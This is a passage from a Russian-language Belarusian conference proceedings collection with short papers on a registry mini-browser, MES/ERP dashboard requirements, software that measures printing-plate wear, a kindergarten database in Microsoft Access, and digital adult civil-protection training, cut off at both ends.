В этом случае в нижней части окна браузера показывается последовательность главного ключа и ключей, относящихся к основному ключу. При нажатии на параметр в поле Edit1 показывается его название, а в поле Edit2 показывается его значение. Для создания нового параметра нужно ввести его название и значение в

соответствующих полях и нажать на кнопку создания новой записи. В результате, будет создан новый параметр. Для изменения прежде созданного параметра, нужно только изменить его значение и нажать на соответствующую кнопку. Для удаления параметра нужно нажать на кнопку удаления. Информация о разработчиках указывается в верхней части информационного окна.




Рис. 7 - Мини-браузер реестра

В этой статье были рассмотрены две программы, которые упрощают и ускоряют работу пользователей. Графический браузер и мини-браузер реестра имеют несколько функций, которые выделяют эти программы как полезные и простые в использовании даже для неопытных пользователей.

Список использованных источников

1. Умный щит. Щиты распределения электроэнергии с цифровой поддержкой. Schneider Electric. 2015.
2. Чуриев М., Интеллектуальные системы (Учебник для высших учебных заведений). – г. Ашхабад: Наука, 2014, 147 с.
3. Архангельский А.Я. Программирование в Delphi. Москва Издательство БИНОМ, 2008.

УДК 681.5

О.Г. Барашко, О.Б. Дормешкин

Белорусский государственный технологический университет
Минск, Беларусь

ТРЕБОВАНИЯ К ИНФОРМАЦИОННОМУ НАПОЛНЕНИЮ УСТРОЙСТВ ВИЗУАЛИЗАЦИИ MES И ERP-СИСТЕМ

Аннотация. Рассмотрены основные требования по графическому и текстовому наполнению устройств визуализации автоматизированных систем управления производством верхнего уровня MES и ERP-систем

O.G. Barashko, O.B. Dormeshkin

Belarusian State Technological University
Minsk, Belarus

REQUIREMENTS FOR INFORMATION CONTENT OF VISUALIZATION DEVICES MES AND ERP SYSTEMS

Abstract. The basic requirements for graphic and text content of visualization devices of automated production management systems of the top level MES and ERP systems are considered

Обоснованный выбор ключевых показателей деятельности KPI (Key Performance Indicators) производства, основанный на агрегировании данных и их оценке, способствует превращению сложных и запутанных данных в прозрачную и надежную информацию, повышающую эффективность функционирования предприятия на основе использования автоматизированных систем управления производством (АСУП) верхнего уровня MES и ERP-систем [1].

В современных АСУП все большее распространение получает использование специальных устройств визуализации – информационных панелей (dashboard, дашборд). Они предназначены для визуального представления данных, сгруппированных по смыслу на одном экране для более легкого визуального восприятия информации. Она включает ряд панелей индикаторов – инструментов для визуализации и анализа информации бизнес-процессов предприятия и их оценки эффективности. Данные, выводимые на панели индикаторов, обычно представлены в виде KPI, а сама система панелей индикаторов может быть составной частью информационной системы предприятия или самостоятельным приложением. При этом, в зависимости от нужд производства, они должны предусматривать следующие режимы функционирования: статичный, интерактивный и

с обновляемой информацией, что позволяет оперативно и успешно решать задачи, связанные с оптимизацией производства и логистических цепочек сбыта.

Важным фактором по графическому и текстовому наполнению устройств визуализации является и целевая аудитория потребителей этой информации (рис. 1.).




Рис. 1 - Целевая аудитория потребителей информационных панелей

Из рисунка видно, что наибольшую актуальность имеют информационные панели, наполненные следующей информацией:

- стратегические дашборды – помогают руководству высшего звена отслеживать динамику организации в достижении целей;
- аналитические дашборды – обеспечивают понимание данных руководством среднего звена, собранных с течением времени;
- оперативные дашборды – используются на уровне отделов, групп и участков для контроля повседневных операций и помогают быстро выявлять проблемы по мере их возникновения.

Основные требования по графическому и текстовому наполнению стратегической информационной панели следующие (рис. 2):




Рис. 2 - Внешний вид стратегической информационной панели

- определение целевой аудитории – для кого предназначен дашборд? Для стратегических дашбордов важен внешний вид — он должен соответствовать фирменному стилю предприятия и не загромождать панель лишними показателями, оставляя достаточно свободного пространства;
 - визуализируемые показатели должны коррелировать со стратегическими целями организации;
 - качество выводимых данных проверяется за счет дублирования правильности всех показателей прямо на информационной панели;
 - использование методов машинного обучения для того, что сделать прогноз на будущие периоды по важным направлениям.
 - акцентирование (визуально и текстом) на локациях ключевых показателей деятельности предприятия, т.е. на которые следует в первую очередь обратить внимание.
- Аналитические информационные панели занимаются анализом тенденций. Как правило, они являются более сложными для понимания по сравнению со стратегическими и оперативными информационными панелями. Основные требования по их графическому и текстовому наполнению следующие (рис. 3):
- должна быть предусмотрена визуализация исторических данных (за месяц, квартал, год или по требованию);
 - разумное использование пустого пространства, при возможности применение одного и того же цвета для важных показателей;




Рис. 3 - Внешний вид аналитической информационной панели

- проектируются для конкретного отдела (маркетинга, продаж, финансов и т.д.). Однако они могут использовать элементы сравнения из разных отделов, групп и участков, например, как расходы на маркетинг повлияли на продажи.
- грамотный учет точек перехода от общего к детализации, а также гибкость фильтрации в этом случае;

- обеспечение следующих основных типов интерактивности: просмотр показателей; выполнение детализации данных; фильтрация периодов времени и других важных атрибутов;
 - экспорт данных и возможность поделиться аналитической информационной панелью с другими подсистемами предприятия.
- Основные требования по графическому и текстовому наполнению оперативной информационной панели следующие (рис. 4):
- поддержание актуальности данных, т.е. отображение их как можно ближе к реальному времени;



Рис. 4 - Внешний вид операционной информационной панели

- вывод показателей для одного отдела, группы и участка, т.к. операционная информационная панель проецируется на большой экран для просмотра членами конкретной команды;
- установка целей (плановых показателей) для каждого ключевого показателя. Это дает представление о степени близости нахождения оперативной информации по отношению к цели дня или недели;
- внедрение на панели механизма мониторинга, автоматически обновляющего панель при поступлении новых данных или через заданные регулярные промежутки времени.

Данные требования к информационным панелям должны модифицироваться в режиме on-line и быть связаны с учетом возможности агрегирования для оперативного динамического отслеживания трендов производственных и экономических процессов.

Список использованных источников

1. Барашко, О.Г., Касперович, А.В. Визуализация общей эффективности оборудования при агрегировании информации // Нефтехимия-2023. Материалы VI Международного науч.-техн. и инвестиционного форума по химическим технологиям и по нефтегазопереработке. — Минск, 2023. — С. 258-260.

УДК 655.344

Е.В. Барковский, Г.Г. Петров

Белорусский государственный технологический университет
Минск, Беларусь

СРЕДСТВА ДЛЯ ОНЛАЙН АНАЛИЗА ПОВЕРХНОСТЕЙ ПЕЧАТНОГО КОНТАКТА В СИСТЕМЕ УПРАВЛЕНИЯ ПОЛИГРАФИЧЕСКИМ ПРОИЗВОДСТВОМ

Аннотация. Представлена методика онлайн анализа поверхностей печатного контакта на основе метода оценки изменения контура текстовой информации в процессе печатного процесса. На основе методики разработано программное обеспечение для внедрения в систему управления качеством полиграфического производства.

E.V. Barkovskiy, G.G. Petrov

Belarusian State Technological University
Minsk, Belarus

TOOLS FOR ONLINE ANALYSIS OF PRINTED CONTACT SURFACES IN THE PRINTING PRODUCTION MANAGEMENT SYSTEM

Abstract. A methodology is presented for online analysis of printed contact surfaces based on a method for assessing changes in the contour of text information during the printing process. Based on the methodology, software has been developed for implementation in the quality management system of printing production.


К поверхностям печатного контакта относятся такие расходные материалы как печатные формы, офсетное резинотканевые полотно, запечатываемый материал. Из перечисленных материалов наиболее дорогим материалом является печатная форма. Износ печатной формы и офсетного полотна определяется показателем тиражестойкости, которая определяет возможность получения с форм максимального количества оттисков, качество которых соответствует стандартизированным значения [1].

Следует отметить, что система управления качеством полиграфической продукции не включают в себя объективную оценку тиражестойкости поверхностей печатного контакта. Объективная оценка тиражестойкости печатных форм возможна на основе технологических показателей, позволяющих количественно оценивать состояние поверхности печатающих и пробельных элементов формы и сравнивать параметры штриховых и растровых изображений на оттиске в процессе печатания тиража. К основным методам

определения параметров, характеризующих степень износа печатных форм согласно данным, представленным в литературе [1] можно отнести:

- 1) измерение ширины характерных штрихов непосредственно на форме;
- 2) измерение ширины характерных штрихов на оттиске;
- 3) анализ качества форм и оттисков с применением методов микроскопии и микрофотографирования.

На основе представленных методов разработана методика онлайн анализа изменения размеров текстовых элементов (букв), которые относятся к штриховым изображениям. Методика онлайн анализа изменения размеров текстовых элементов заключается в том, что после процесса фотографирования цифровым микроскопом полученные растровые изображения обрабатываются в Adobe Photoshop для придания четкости и контрастности. Обработанные растровые изображения затем экспортируются в Adobe Illustrator для трассировки, которая заключается в автоматической векторизации растра. После трассировки изображение разбивается на вертикальные и горизонтальные штрихи для расчета занимаемой площади по высоте и по ширине штриховых элементов. На рис. 1 представлена реализация методики на примере буквы «Н», которая имеет вертикальные и горизонтальные штриховые элементы.



а

б

а – пример контура буквы «Н»;

б – определение параметров горизонтального штриха

Рис. 1 - Методика оценки размеров текстовых и штриховых элементов

В основу методики положен расчет значения занимаемой площади с учетом шероховатости края контура текстового элемента или определение расстояния между границами контура. Для расчета


занимаемой площади штриховым элементом используется следующая формула:

$$S_H = S_n \cdot \sum_{i=1}^n (Y_{\max i} - Y_{\min i}), \quad (1)$$

где S_n — средний шаг измерений профиля; $Y_{\max i}$ — координата, соответствующая максимальному значению профиля штрихового элемента; $Y_{\min i}$ — координата, соответствующая минимальному значению профиля штрихового элемента.

Алгоритм действий с использованием Adobe Photoshop и Adobe Illustrator является трудоемким и энергозатратным, так как требует несколько программных обеспечений. Для устранения этих недостатков разработано программное обеспечение, содержащее совокупность средств, позволяющих получить контур характерных штриховых элементов на оттиске и его параметры.

Алгоритм работы программного обеспечения основан на поиске расстояния между пикселями границ контура одного цвета. Найденные расстояния представляют собой ширину штриха буквы (рис. 2). Расстояния определяются как в вертикальной, так и в горизонтальной плоскостях. Модуль программы представлен в двух видах: ручном и автоматическом. При автоматическом режиме программа проводит замеры и находит средние, минимальные и максимальные значения расстояний каждой части штриха буквы, что позволяет ускорить процесс анализа на производстве, так как исключается человеческий фактор в процессе поиска границ контура.




а – исходное изображение буквы; б – результат анализа буквы

Рис. 2 Результат обработки текстового элемента в программном обеспечении

Анализ текстового элемента, представленный на рис. 2а и 2б, может осуществляться в производственных условиях в процессе

печатного процесса и в зависимости от количества тиража, что позволит оператору печатного оборудования производить изменения процесса в реальном режиме времени. Чтобы производить анализ можно воспользоваться функцией, представленной в работе [2].

В офсетном способе печати изображение на печатном оттиске получается в результате переноса краски с печатной формы на офсетное резиноканевое полотно, а затем на запечатываемый материал (например, бумага). Разработанное программное обеспечение также можно использовать для анализа поверхности офсетного резиноканевого полотна. В процессе печати оператор на холостом ходу печатного оборудования производит выборку печатных оттисков и их оценку. Если использовать датчики для фотографирования профиля во время замедления печатного оборудования при выборке печатного оттиска, то можно обработку получаемого изображения осуществлять с помощью алгоритма поиска контура, реализованного в программном обеспечении. Также проверку состояния офсетного полотна можно производить до установки в печатную машину и после его изъятия. В зависимости от получаемых результатов, характеризующих состояние офсетного полотна, можно делать выводы о его замене для изготовления других заказов.



а – исходное изображение офсетного полотна; б – результат анализа

Рис. 3 -Результат обработки в программном обеспечении

Следует отметить, что на рис. 3б представлен результат обработки изображения, который заключается в преобразовании исходного изображение в градации черно-белого, а затем осуществляется векторизация, реализация алгоритма поиска контура, описанная в работе [3], и конвертация его координат в SVG.

Таким образом предлагаемая методика, реализуемая в программном обеспечении, позволяет осуществлять онлайн анализ поверхностей печатного контакта используя совокупность алгоритмов, которые реализованы в других программных продуктах с учетом задачи выявления закономерности изменения показателей, характеризующих качество печатной продукции и состояние поверхностей материалов печатного контакта полиграфического производства.

Список использованных источников

1. Раскин А.Н. и др. Технология печатных процессов. – М.: Книга, 1989. – 430 с.
2. Барковский, Е. В. Моделирование износа офсетного полотна / Е. В. Барковский, Д. М. Медяк, М. И. Кулак // Труды БГТУ. – 2013. – № 8 Издательское дело и полиграфия. – С. 7–11
3. Canny, J. F. A Computational Approach to Edge Detection / J. F. Canny // IEEE Transactions on Pattern Analysis and Machine Intelligence. – 1986. – Vol. 8, № 6. – P. 679-698.

УДК 001.92

Т.Ф. Старовойтова, Д.А. Белоглазко, Ю.А. Сазонова
Академия управления при Президенте Республики Беларусь
Минск, Беларусь

АВТОМАТИЗИРОВАННАЯ СИСТЕМА БАЗЫ ДАННЫХ «ДЕТСКИЙ САД»

Аннотация. В работе рассматривается вопрос создания и внедрения автоматизированной базы данных для детских дошкольных учреждений (детских садов), что способствует оптимизации работы организаций в условиях развития информационных технологий. В качестве инструмента реализации был выбран Microsoft Access, который был использован совместно с объектами Microsoft Access и языком программирования Visual Basic for Applications (далее – VBA).

T.F. Starovoitova, D.A. Beloglazko, Yu.A. Sazonova
Academy of Public Administration under the Aegis of
the President of the Republic of Belarus
Minsk, Belarus

AUTOMATED DATABASE SYSTEM "KINDERGARTEN"

Abstract. The paper considers the issue of creating and implementing an automated database for preschool institutions (kindergartens), which contributes to optimizing the work of organizations in the context of information technology development. Microsoft Access was chosen as the implementation tool, which was used in conjunction with Microsoft Access objects and the Visual Basic for Applications programming language (hereinafter referred to as VBA).

На сегодняшний день базы данных применяются практически везде: организации, учебные и медицинские учреждения, интернет-магазины и так далее. В связи с развитием информационных технологий, в различных отраслях жизнедеятельности, все чаще используются системы управления базами данных. Для того чтобы понять, чем же все-таки так полезны базы данных, важно иметь понимание о том, что это такое.

В первую очередь, база данных имеет упорядоченный набор структурированной информации или данных, которые обычно хранятся в электронном виде в компьютерной системе. Данные логически систематизированы с целью обеспечения возможности их эффективного поиска и обработки в вычислительной системе. Между физической базой данных (т.е. данными, которые реально хранятся) и пользователями системы располагается уровень программного обеспечения – система управления базами данных. Все запросы пользователей на доступ к базе данных обрабатываются СУБД [1].

Данная работа напрямую связана с базами данных, а именно: с созданием базы данных детского сада для упрощенного использования сотрудниками. Разработанная база данных позволяет автоматизировать работу системы детского сада, просматривать данные и иметь возможность их обновлять, быть актуальной. База отличается простотой и удобством интерфейса для удобной работы в ней.

В качестве инструмента реализации был выбран Microsoft Access, который был использован совместно с объектами Microsoft Access и языком программирования Visual Basic for Applications (далее – VBA) для создания необходимых макросов. Microsoft Access – это функционально полная реляционная система управления базами данных. В ней предусмотрены все необходимые средства для определения и обработки данных, а также управление ими при работе с большими объёмами информации [2].

В результате определения основных объектов и структуры базы данных детского сада было создано 11 таблиц. Далее, для обеспечения

целостности БД, была создана схема связей между атрибутами таблиц. Схема данных представлена на рис.1.




Рис. 1 – Схема данных

После разработки структуры данных, связывания таблиц был разработан пользовательский интерфейс, который состоит из интерактивных форм, что облегчает ввод и редактирование данных, обеспечивает их вывод в удобном для пользователя представлении. Формы упрощают процесс редактирования и ввода новых данных в таблицы.

При разработке базы данных детского сада использовалось 12 форм, предназначенных для вывода, редактирования и удаления данных. Все формы выполнены в единой тематике и в одном стиле для обеспечения юзабилити и упрощения навигации.

В базе данных детского сада создано 38 запросов, которые облегчают восприятие информации сотрудниками и позволяют выводить информацию в удобном и читабельном виде.

Автоматизация приложения была осуществлена двумя способами: с помощью макросов и с помощью кода VBA. При проектировании базы данных использовалось 54 макроса, из которых: 40 для открытия запроса, 5 для открытия формы, 5 для открытия отчета, 1 для открытия таблицы, 1 для авторизации, 1 для закрытия, 1 для автоматического появления формы при запуске Microsoft Access. В данной работе было создано 19 модулей. В большинстве случаев язык VBA использовался для экспорта отчета в формат PDF, используя кнопки.

Таким образом, система БД «Детский сад» выполняет следующий ряд возможностей:

- Ввод, удаление, редактирование информации о детях;
- Ввод, удаление, редактирование информации о родителях;
- Ввод, удаление, редактирование информации о группах;
- Ввод, удаление, редактирование информации о работниках;
- Ввод, удаление, редактирование информации о кружках;
- Ввод, удаление, редактирование информации о выпускниках;
- Поиск информации о детях, родителях, работниках по фамилии;
- Формирование отчетов и их экспорт.

Проблемы, решаемые БД «Детский сад»:

- Оптимизация ввода новых данных;
- Сокращение времени составления отчетов;
- Поиск необходимой информации без лишних временных затрат.

Разработанная база данных может быть использована в любом детском саду Республики Беларусь. Ее интерфейс понятен и прост в использовании для пользователей любого уровня владения компьютером. Благодаря использованию базы данных «Детский сад» сокращена работа с бумажными документами, ускорен процесс поиска необходимой информации о сотрудниках, детях и их родителях, посещаемых кружках и расписании. Также оптимизирован процесс внесения изменений. Таким образом, разработанная база данных в разы упрощает и ускоряет процесс взаимодействия сотрудников с имеющимися данными.

Список использованных источников

1. Системы управления базами данных [Электронный ресурс]. – Режим доступа: <https://lecturesdb.readthedocs.io/databases/dbms.html>. – Дата доступа: 20.09.2023
2. Белодед, Н. И. Системы баз данных: пособие: в 3-х ч. Ч. 1. Основы Microsoft Access 2013: пособие/ Н. И. Белодед, Ж. И. Щербович, И. А. Юрча. – Минск: Акад. упр. при Президенте Республики Беларусь, 2016. – Ч.1. – 209 с.

А.В. Бобрик

«Институт профессионального образования»
Университета гражданской защиты
Гомель, Беларусь

ЦИФРОВИЗАЦИЯ НАУЧНО-МЕТОДИЧЕСКОГО ОБЕСПЕЧЕНИЯ ПРОГРАММ ДОПОЛНИТЕЛЬНОГО ОБРАЗОВАНИЯ ВЗРОСЛЫХ В ОБЛАСТИ ЗАЩИТЫ ОТ ЧРЕЗВЫЧАЙНЫХ СИТУАЦИЙ

Аннотация. Обозначена актуальность цифровизации научно-методического обеспечения программ дополнительного образования взрослых в условиях цифровой образовательной среды, рассмотрена структура интерактивного комплекса для обучающего курса «Защита от чрезвычайных ситуаций» как один из инструментов управления образовательной деятельностью преподавателя.

A.V. Bobrik

Institute of Professional Education, University of Civil Protection
Gomel, Belarus

DIGITALIZATION OF SCIENTIFIC AND METHODOLOGICAL SUPPORT OF ADULT SUPPLEMENTARY EDUCATION PROGRAMS IN THE FIELD OF PROTECTION FROM EMERGENCY SITUATIONS

Abstract. The paper emphasis topicality of digitalization of methodological support for adult education in the framework of digital education environment; the structure of interactive training complex "Emergency Protection" is considered as an instrument, managing the educational activity of an instructor.

Одной из ключевых задач Государственной программы «Цифровое развитие Беларуси» на 2021-2025 годы является обеспечение доступности образования, основанного на применении современных информационных технологий как для повышения качества образовательного процесса, так и для подготовки граждан к жизни и работе в условиях цифровой экономики [1].

Цифровая трансформация системы образования предполагает эффективно применять новейшие информационные технологии как для повышения качества образовательного процесса, так и для перехода к персонализированному обучению. Для этого предусматривается:

развитие и создание новых интерактивных образовательных информационных ресурсов;

формирование единого информационного пространства отрасли (создание отраслевой государственной цифровой платформы), развитие в его рамках электронных сервисов и аналитических инструментов для организации эффективного взаимодействия обучающихся, учреждений образования, органов управления образованием.

Вместе с тем уровень цифровизации учреждений образования еще недостаточен из-за слабого внедрения информационно-коммуникационных технологий в образовательный и сопутствующие ему процессы.

Концепцией развития системы образования Республики Беларусь до 2030 года в части цифровизации процессов в системе образования определена цель развития и основные задачи.

Цель развития – совершенствование национальной системы образования на основе развивающихся цифровых технологий, подготовка обучающихся к жизни в цифровом обществе.

Основные задачи: цифровая трансформация процессов в системе образования; модернизация инфраструктуры системы образования; внедрение цифровых платформ дистанционного обучения при получении образования [2].

Цифровая трансформация педагогического труда обусловлена активной разработкой информационных технологий, а также необходимостью расширения возможностей для взаимодействия слушателя и преподавателя, повышения эффективности обучения.

Анализ тенденций развития образовательного контента в учреждениях высшего образования Республики Беларусь показывает эволюцию последовательного перехода от обычных учебников и методических пособий, представленных в виде компьютерных файлов, к электронным учебно-методическим комплексам (ЭУМК) и далее к образовательным ресурсам нового поколения: модульным открытым обучающим курсам (МООК), которые могут размещаться не только в системе электронного обучения учреждений образований, но и на различных платформах дистанционного образования.

Филиал «Институт профессионального образования» Университета гражданской защиты является обособленным структурным подразделением Университета гражданской защиты Министерства по чрезвычайным ситуациям Республики Беларусь и осуществляет образовательную деятельность, реализующую образовательные программы дополнительного образования взрослых.

Одним из направлений деятельности филиала является организация обучения работников республиканских органов

государственного управления, иных государственных организаций, подчиненных Совету Министров Республики Беларусь, местных исполнительных и распорядительных органов, организаций независимо от форм собственности в области защиты населения и территорий от чрезвычайных ситуаций природного и техногенного характера и гражданской обороны, в рамках реализации постановления Совета Министров Республики Беларусь от 23.05.2013 г. №413 [3].

Для данной категории слушателей профессорско-преподавательским составом разработан интерактивный комплекс обучающего курса «Защита от чрезвычайных ситуаций». Проектирование создания и архитектура данного интерактивного комплекса представлена схематически на рис. 1.

